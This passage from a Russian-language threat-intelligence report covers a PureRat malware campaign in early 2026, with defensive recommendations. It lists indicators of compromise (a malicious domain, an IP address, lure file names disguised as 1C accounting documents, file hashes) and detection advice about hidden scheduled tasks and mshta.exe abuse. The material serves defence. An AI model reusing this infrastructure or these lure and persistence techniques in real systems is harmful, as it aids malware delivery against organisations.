


Рисунок 41. Установление канала связи с C2-сервером

В репозитории sergo20261 обнаружены три связанных проекта (proxihost, proxix, text), содержащих значительное число вспомогательных файлов: Rust-загрузчики PureRat, исполняемые файлы PureRat, а также .txt-файлы с Base64-кодированными данными, используемые в качестве промежуточных стадий доставки полезной нагрузки.

Домены	modaaura.store
IP-адреса	62.84.98.217
Имена файлов	Акт сверки и претензия.eml pretenziya_27012026_akt_sverka_1C_PDF.bat kopiya_PP_1C.rar doc_1C_11032026_fe5fwfeferfscd6we6_PDF.com
Контрольная сумма	f7a8426946a681afd0326bbfbfea38fd 7977da6c4fd4c63e6b92b9a475d214ca

Выводы

Первый квартал 2026 года продолжает тренды, обозначенные в 2025 году:

- рост числа уникальных образцов;
- усложнение цепочек доставки;
- смещение фокуса на легитимные каналы коммуникации.

В качестве приоритетных направлений для организаций из зоны повышенного риска (промышленность, ОПК, госсектор, финансовый сектор) можно выделить следующие меры:

- детонация вложений из писем в песочнице с последующей блокировкой по результатам поведенческого анализа — как основная мера против LNK-ярлыков, HTA-файлов, SFX-архивов и BAT-скриптов;
- мониторинг дочерних процессов mshta.exe;
- мониторинг подозрительных дочерних процессов офисных приложений;
- мониторинг операций с SecurityDescriptor в ветках HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks и удаления XML-файлов заданий из C:\Windows\System32\Tasks — признак техники «скрытых задач»;
- профилирование обращений к внешним облачным сервисам (GitHub, GitHub Gist, Bitbucket, Firebase Storage, Telegraph, Pastebin): построение профиля обращений по отделам и выявление аномалий. Например, обращения к GitHub Gist с рабочей станции бухгалтера. Как массовое детектирующее правило мера подходит не всем из-за высокой фоновой активности и вероятности ложных срабатываний;

- аудит сервисных учетных записей подрядных организаций и ограничение их привилегий, контроль установки и использования легитимных утилит удаленного доступа (AnyDesk, UltraVNC).